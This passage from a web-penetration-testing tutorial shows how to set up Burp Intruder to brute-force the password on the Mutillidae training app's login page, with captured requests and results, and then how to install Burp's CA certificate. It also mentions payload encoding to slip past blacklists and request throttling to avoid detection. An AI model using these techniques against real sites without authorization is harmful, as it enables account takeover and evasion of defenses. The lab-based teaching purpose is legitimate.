The Burp Intruder allows a tester to brute-force or fuzz specific portions of an HTTP message, using customized payloads.

To properly set up customized attacks in Intruder, a tester will need to use the settings available in the four subtabs of **Intruder**:



Getting ready

A tester may wish to fuzz or brute-force parameter values within a message. Burp Intruder eases this process by providing various intruder attack styles, payloads, and options.

How to do it...

1. Browse to the login screen of Mutillidae and attempt to log into the application. For example, type a username of `admin` and a password of `adminpass`.
2. Find the login attempt in the **Proxy | HTTP history** tab. Your request number (that is, the # sign on the left-hand side) will be different from the one shown next. Select the message that captured your attempt to log in.
3. As the login attempt message is highlighted in the **HTTP history** table, right-click the **Request** tab, and select **Send to Intruder**:

Target **Proxy** Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept **HTTP history** WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled **Re-enable**

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
3	http://192.168.56.101	GET	/mutillidae/colorbox.js			200	12001	script	js
4	http://192.168.56.101	GET	/jquery.min.js			200	57733	script	js
10	http://192.168.56.101	GET	/mutillidae			301	683	HTML	
11	http://192.168.56.101	GET	/mutillidae/			200	46164	HTML	
14	http://192.168.56.101	GET	/mutillidae/javascript/bookmark-site.js			200	1541	script	js
15	http://192.168.56.101	GET	/mutillidae/javascript/ddsmoothmenu/jqu...			200	57733	script	js
16	http://192.168.56.101	GET	/mutillidae/javascript/ddsmoothmenu/dd...			200	9116	script	js
18	http://192.168.56.101	GET	/mutillidae/javascript/jQuery/jquery.js			200	268220	script	js
19	http://192.168.56.101	GET	/mutillidae/javascript/jQuery/jquery.ballo...			200	11816	script	js
20	http://192.168.56.101	GET	/mutillidae/javascript/jQuery/colorbox/jq...			200	10323	script	js
41	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php	✓		200	50769	HTML	php
45	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	✓		200	50792	HTML	php

Request Response

Raw Params Headers Hex

POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Cookie: showhints=1; PHPSESSID=juttplah3jsrpq6h03di48o4d2; acopendivids
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=adminpass&login=Login

Send to Spider
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser ►
Engagement tools ►
Copy URL
Copy as curl command
Copy to file

?

<


+

>

Type a search term

Target

The Intruder **Target** tab defines your targeted web application. These settings are pre-populated for you by Burp:



Positions

The **Positions** tab identifies where the payload markers are to be defined within the **Payload | Positions** section. For our purposes, click the **Clear §** (that is, payload markers) from the right-hand side menu. Manually select the password field by highlighting it with your cursor. Now click the **Add §** button on the right-hand side menu. You should have the payload markers wrapping around the password field as follows:

The screenshot shows the Burp Suite interface with the 'Positions' tab selected (highlighted with a red box). The main area displays a network request with various headers and a URL. In the payload section, the password field ('password') is highlighted with a red box. To the right of the payload, there is a context menu with several buttons: 'Add §' (highlighted with a red box), 'Clear §', 'Auto §', and 'Refresh'. At the bottom of the payload area, there are navigation buttons and a search bar. The status bar at the bottom indicates '0 matches' and 'Length: 716'.

Target **Positions** Payloads Options

?

Payload Positions

Start attack

Attack type: Sniper

POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Cookie: shovhints=1; PHPSESSID=juttplah3jsrpq6h03di40o4d2; acopendivids=swingset,jotto,phphb2,redmaine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
username=admin&password=fadminpass\$4login.php-submit-button>Login

Add §

Clear §

Auto §

Refresh

?

<

>

Type a search term

0 matches

Length: 716


! payload position

Payloads

After the **Positions** tab is the **Payloads** tab. The **Payloads** tab identifies wordlist values or numbers you wish to be inserted into the positions you identified on the previous tab. There are several sections within the **Payloads** tab, including **Payload Sets**, **Payload Options**, **Payload Processing**, and **Payload Encoding**.

Payload Sets


Payload Sets allows for the setting of the number of payloads as well as the type. For our purposes, we will use the default settings for Sniper, allowing us to use one payload with a **Payload type** of **Simple list**:



Payload Options


In the **Payload Options** section, a tester can configure a custom payload or load a preconfigured one from a file.

For our purposes, we will add one value to our payload. In the text box, type `admin`, and then click the **Add** button to create our custom payload:



Payload Processing


Payload Processing is useful when configuring special rules to be used while Intruder substitutes payloads into payload marker positions. For this recipe, we do not need any special payload-processing rules:



Payload Encoding


Payload Encoding is applied to the payload value prior to sending the request to the web server. Many web servers may block offensive payloads (for example, `<script>` tags), so the encoding feature is a means to circumvent any blacklist blocking.

For the purpose of this recipe, leave the default box checked:




Options

Finally, the **Intruder | Options** tab provides attack table customizations, particularly related to responses captured such as specific error messages. There are several sections within the **Intruder | Options** tab, including **Request Headers**, **Request Engine**, **Attack Results**, **Grep-Match**, **Grep-Extract**, **Grep - Payloads**, and **Redirections**:



Request Headers

Request Headers offers configurations specific to header parameters while Intruder is running attacks. For the purpose of this recipe, leave the default boxes checked:



Request Engine

Request Engine should be modified if a tester wishes to create less noise on the network while running Intruder. For example, a tester can throttle attack requests using variable timings so they seem more random to network devices. This is also the location for lowering the number of threads Intruder will run against the target application.

For purpose of this recipe, leave the default setting as-is:


The screenshot shows the 'Request Engine' settings page. At the top, there is a question mark icon and a red-bordered title 'Request Engine'. Below the title, a note says 'These settings control the engine used for making HTTP requests when performing attacks.' The configuration includes the following fields:

- Number of threads: 5
- Number of retries on network failure: 3
- Pause before retry (milliseconds): 2000
- Throttle (milliseconds):
 - Fixed: 0
 - Variable: start 0 step 30000
- Start time:
 - Immediately (radio button selected)
 - In 10 minutes
 - Paused

Attack Results

After starting the attack, Intruder creates an attack table. The **Attack Results** section offers some settings around what is captured within that table.


For the purpose of this recipe, leave the default settings as-is:



Grep - Match

Grep - Match is a highly useful feature that, when enabled, creates additional columns in the attack table results to quickly identify errors, exceptions, or even a custom string within the response.


For the purpose of this recipe, leave the default settings as-is:



Grep - Extract

Grep - Extract, when enabled, is another option for adding a column in the attack table whose label is specific to a string found in the response. This option differs from **Grep - Match**, since Grep - Extract values are taken from an actual HTTP response, as opposed to an arbitrary string.


For the purpose of this recipe, leave the default settings as-is:



Grep - Payloads

Grep - Payloads provides a tester the ability to add columns in the attack table in which responses contain reflections of payloads.

For the purpose of this recipe, leave the default settings as-is:



Redirections


Redirections instructs Intruder to never, conditionally, or always follow redirections. This feature is very useful, particularly when brute-forcing logins, since a 302 redirect is generally an indication of entry.

For the purpose of this recipe, leave the default settings as-is:



Start attack button

Finally, we are ready to start Intruder. On either the **Payloads** or the **Options** tabs, click the **Start attack** button to begin:



When the attack has started, an attack results table will appear. This allows the tester to review all requests using the payloads within the payload marker positions. It also allows us to review of all responses and columns showing **Status**, **Error**, **Timeout**, **Length**, and **Comment**.

For the purpose of this recipe, we note that the payload of admin in the `password` parameter produced a status code of `302`, which is a redirect. This means we logged into the Mutillidae application successfully:

Results Target Positions Payloads Options

Filter: Showing all items ?

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50838	
1	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	50935	

Request Response

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Cookie: showhints=1; PHPSESSID=juttplah3jsrpq6h03di48o4d2; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=admin&login-php-submit-button=Login
```

? < + > Type a search term 0 matches

Finished

Looking at **Response | Render** within the attack table allows us to see how the web application responded to our payload. As you can see, we are successfully logged in as an admin:

Intruder attack 4

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items [?]

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50838	
1	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	50935	

Request Response [Response is highlighted with a red box]

Raw Headers Hex HTML Render

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (g0t root?)

Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captcha Data

Login

Back Help Me!

Finished



Configuring, Spidering, Scanning, and Reporting with Burp

In this chapter, we will cover the following recipes:

- Establishing trust over HTTPS
- Setting project options
- Setting user options
- Spidering with Spider
- Scanning with Scanner
- Reporting issues

Introduction

This chapter helps testers to calibrate Burp settings so they're less abusive toward the target application. Tweaks within Spider and Scanner options can assist with this issue. Likewise, penetration testers can find themselves in interesting network situations when trying to reach a target. Thus, several tips are included for testing sites running over HTTPS, or sites only accessible through a SOCKS Proxy or a port forward. Such settings are available within project and user options. Finally, Burp provides the functionality to generate reports for issues.

Software tool requirements

In order to complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- Firefox browser configured to allow Burp to proxy traffic (<https://www.mozilla.org/en-US/firefox/new/>)
- The proxy configuration steps are covered in chapter

Establishing trust over HTTPS

Since most websites implement **Hypertext Transport Protocol Secure (HTTPS)**, it is beneficial to know how to enable Burp to communicate with such sites. HTTPS is an encrypted tunnel running over **Hypertext Transport Protocol (HTTP)**.

The purpose of HTTPS is to encrypt traffic between the client browser and the web application to prevent eavesdropping. However, as testers, we wish to allow Burp to eavesdrop, since that is the point of using an intercepting proxy. Burp provides a root, **Certificate Authority (CA)** signed certificate. This certificate can be used to establish trust between Burp and the target web application.

By default, Burp's Proxy can generate a per-target CA certificate when establishing an encrypted handshake with a target running over HTTPS. That takes care of the Burp-to-web-application portion of the tunnel. We also need to address the Browser-to-Burp portion.

In order to create a complete HTTPS tunnel connection between the client browser, Burp, and the target application, the client will need to trust the PortSwigger certificate as a trusted authority within the browser.


Getting ready

In situations requiring penetration testing with a website running over HTTPS, a tester must import the PortSwigger CA certificate as a trusted authority within their browser.

How to do it...

Ensure Burp is started and running and then execute the following steps:


1. Open the Firefox browser to the <http://burp> URL. You must type the URL exactly as shown to reach this page. You should see the following screen in your browser. Note the link on the right-hand side labeled CA Certificate. Click the link to download the PortSwigger CA certificate:




2. You will be presented with a dialog box prompting you to download the PortSwigger CA certificate. The file is labeled `cacert.der`. Download the file to a location on your hard drive.
3. In Firefox, open the Firefox menu. Click on Options.
4. Click Privacy & Security on the left-hand side, scroll down to Certificates section. Click the View Certificates... button:

The screenshot shows the Firefox preferences window with the URL `about:preferences#privacy`. The left sidebar has several tabs: General (selected), Home, Search, Privacy & Security (highlighted with a red box), Firefox Account, and Firefox Support. The main content area is titled "Privacy Notice" and contains several checkboxes. One checkbox is checked: "Allow Firefox to send technical and interaction data to Mozilla" with a "Learn more" link. Another checkbox is checked: "Allow Firefox to install and run studies" with a "View Firefox Studies" link. A third checkbox is unchecked: "Allow Firefox to send backlogged crash reports on your behalf" with a "Learn more" link. Below this is a section titled "Deceptive Content and Dangerous Software Protection" with three checked checkboxes: "Block dangerous and deceptive content" (with "Learn more"), "Block dangerous downloads", and "Warn you about unwanted and uncommon software". A section titled "Certificates" is highlighted with a red box. It asks "When a server requests your personal certificate" and has two radio button options: "Select one automatically" (unchecked) and "Ask you every time" (checked). A checked checkbox says "Query OCSP responder servers to confirm the current validity of certificates". To the right of this section are two buttons: "View Certificates..." (highlighted with a red box) and "Security Devices...".

5. Select the Authorities tab. Click Import, select the Burp CA certificate file that you previously saved, and click Open:



6. In the dialog box that pops up, check the Trust this CA to identify websites box, and click OK. Click OK on the Certificate Manager dialog as well:




Close all dialog boxes and restart Firefox. If installation was successful, you should now be able to visit any HTTPS URL in your browser while proxying the traffic through Burp without any security warnings.

Setting Project options

Project options allow a tester to save or set configurations specific to a project or scoped target. There are multiple subtabs available under the Project options tab, which include Connections, HTTP, SSL, Sessions, and Misc. Many of these options are required for penetration testers when assessing specific targets, which is why they are covered here.

How to do it...

In this book, we will not be using many of these features but it is still important to know of their existence and understand their purpose:



The Connections tab

Under the Connections tab, a tester has the following options:

- **Platform Authentication:** This provides an override button in the event the tester wants the Project options related to the type of authentication used against the target application to supersede any authentication settings within the user options.

After clicking the checkbox to override the user's options, the tester is presented with a table enabling authentication options (for example, Basic, NTLMv2, NTLMv1, and Digest) specific to the target application. The destination host is commonly set to wildcard * should a tester find the need to ever use this option:

